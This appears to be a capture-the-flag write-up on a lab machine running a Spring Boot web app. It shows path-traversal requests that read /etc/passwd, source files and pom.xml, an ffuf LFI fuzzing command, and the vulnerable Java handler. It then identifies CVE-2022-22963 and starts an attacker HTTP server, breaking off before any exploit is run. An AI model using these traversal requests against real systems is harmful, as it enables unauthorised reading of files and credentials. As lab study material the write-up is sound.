┌──(root㉿kali)-[~/inject]
└─# cat passwd| grep sh$
```


```
root:x:0:0:root:/root:/bin/bash
frank:x:1000:1000:frank:/home/frank:/bin/bash
phil:x:1001:1001::/home/phil:/bin/bash
```

- Tried `/home/<user>/.ssh/id_rsa` for both `frank` and `phil` but failed

Do further path gathering:

```
ffuf -u "http://10.10.11.204:8080/show_image?img=../../../../../../..FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fc 500 -o ffuf_lfi.txt
```

At the time I was about to write a script to download files from the output result, I found out that directory listing is possible...


Burp Suite Community Edition v2023.1.2 - Temporary Project (on 10.10.11.204)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 × +
Send Cancel
Targ
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /show_image?img=../ HTTP/1.1
Host: 10.10.11.204:8080
Cache-Control: max-age=0S
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/5S37.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Mon, 27 Mar 2023 16:06:16 GMT
Connection: close

java
resources
uploads

```

Get `/show_image` source code :

```
GET /show_image?img=../../../../../../../var/www/WebApp/src/main/java/com/example/WebApp/user/UserController.java HTTP/1.1
```

```
    @RequestMapping(value = "/show_image", method = RequestMethod.GET)
    public ResponseEntity getImage(@RequestParam("img") String name) {
        String fileName = UPLOADED_FOLDER + name;
        Path path = Paths.get(fileName);
        Resource resource = null;
        try {
            resource = new UrlResource(path.toUri());
        } catch (MalformedURLException e){
            e.printStackTrace();
        }
        return ResponseEntity.ok().contentType(MediaType.IMAGE_JPEG).body(resource);
    }
```

Get `upload` source code:

```
    @PostMapping("/upload")
    public String Upload(@RequestParam("file") MultipartFile file, Model model){
        String fileName = StringUtils.cleanPath(file.getOriginalFilename());
        if (!file.isEmpty() && !fileName.contains("/")){
            String mimetype = new MimetypesFileTypeMap().getContentType(fileName);
            String type = mimetype.split("/")[0];
            if (type.equals("image")){
                try {
                    Path path = Paths.get(UPLOADED_FOLDER+fileName);
                    Files.copy(file.getInputStream(),path, StandardCopyOption.REPLACE_EXISTING);
                } catch (IOException e){
                    e.printStackTrace();
                }
                model.addAttribute("name", fileName);
                model.addAttribute("message", "Uploaded!");
            } else {
                model.addAttribute("message", "Only image files are accepted!");
            }

        } else {
            model.addAttribute("message", "Please Upload a file!");
        }
        return "upload";
    }
```

- Looks like file upload vulnerability is not possible

Interesting Files:

- `../../../../../../../../home/frank/.gnupg/trustdb.gpg`
- `../../../../../../../../opt/automation/tasks/playbook_1.yml`

```
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
```

Get `pom.xml` :


```
GET /show_image?img=../../../../../../../../var/www/WebApp/pom.xml HTTP/1.1
```

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
        <modelVersion>4.0.0</modelVersion>
        <parent>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-starter-parent</artifactId>
```

```xml
        <version>2.6.5</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.example</groupId>
    <artifactId>WebApp</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>WebApp</name>
    <description>Demo project for Spring Boot</description>
    <properties>
        <java.version>11</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>com.sun.activation</groupId>
            <artifactId>javax.activation</artifactId>
            <version>1.2.0</version>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-thymeleaf</artifactId>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-devtools</artifactId>
            <scope>runtime</scope>
            <optional>true</optional>
        </dependency>

        <dependency>
```

```
                        <groupId>org.springframework.cloud</groupId>
                        <artifactId>spring-cloud-function-web</artifactId>
                        <version>3.2.2</version>
                </dependency>
                <dependency>
                        <groupId>org.springframework.boot</groupId>
                        <artifactId>spring-boot-starter-test</artifactId>
                        <scope>test</scope>
                </dependency>
                <dependency>
                        <groupId>org.webjars</groupId>
                        <artifactId>bootstrap</artifactId>
                        <version>5.1.3</version>
                </dependency>
                <dependency>
                        <groupId>org.webjars</groupId>
                        <artifactId>webjars-locator-core</artifactId>
                </dependency>

        </dependencies>
        <build>
                <plugins>
                        <plugin>
                                <groupId>org.springframework.boot</groupId>
                                <artifactId>spring-boot-maven-plugin</artifactId>
                                <version>${parent.version}</version>
                        </plugin>
                </plugins>
                <finalName>spring-webapp</finalName>
        </build>

</project>
```

/release_notes



Release Notes

Version v1.2 - November 13, 2022

FIXED some minor bugs

Version v1.1 - September 10, 2022

FIXED optimized user experience

ADDED some checks on the upload feature


FIXED some minor bugs

User Flag

CVE-2022-22963

Search for : `spring cloud 3.2.2 exploit`

- CVE-2022-22963



spring cloud 3.2.2 exploit

約有 186,000 項結果 (搜尋時間：0.35 秒)

spring.io
https://spring.io › blog › 2022/03/29 › c... ▾ 翻譯這個網頁

CVE report published for Spring Cloud Function

2022年3月29日 — In Spring Cloud Function versions 3.1.6, 3.2.2 and older unsupported versions, when using routing functionality it is possible for a user to ...

sysdig.com
https://sysdig.com › blog › cve-2022-22... ▾ 翻譯這個網頁

Detecting and Mitigating CVE-2022-22963: Spring Cloud RCE ...

2022年4月2日 — The vulnerability CVE-2022-22963 would permit attackers to execute arbitrary code on the machine and compromise the entire host. After CVE 2022- ...

snyk.io
https://security.snyk.io › package › maven ▾ 翻譯這個網頁

org.springframework.cloud:spring-cloud-function-context@3.2.2

Exploiting this vulnerability is possible for an attacker who directly interacts with framework-provided lookup functionality. How to fix Denial of Service (DoS)?.

x41-dsec.de
https://x41-dsec.de › pethmr › springshell ▾ 翻譯這個網頁


Critical Vulnerabilities in Spring and Spring Cloud Function ...

2022年3月31日 — The vulnerability found enables to perform a RCE attack with Spring Cloud Function, and affects versions 3.1.6 and 3.2.2, as well as older, ...

cvedetails.com
https://www.cvedetails.com › cve › CVE... ▾ 翻譯這個網頁

Detail:

- https://github.com/nomi-sec/PoC-in-GitHub



> ### CVE-2022-22963 (2022-04-01)
>
> `In Spring Cloud Function versions 3.1.6, 3.2.2 and older unsupported versions, when using routing functionality it is possible for a user to provide a specially crafted SpEL as a routing-expression that may result in remote code execution and access to local resources.`
>
> - hktalent/spring-spel-0day-poc
> - dinosn/CVE-2022-22963
> - RanDengShiFu/CVE-2022-22963
> - darryk10/CVE-2022-22963
> - Kirill89/CVE-2022-22963-PoC
> - stevemats/Spring0DayCoreExploit

Testing:

Start a http server:

```
┌──(root㉿kali)-[~/inject]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

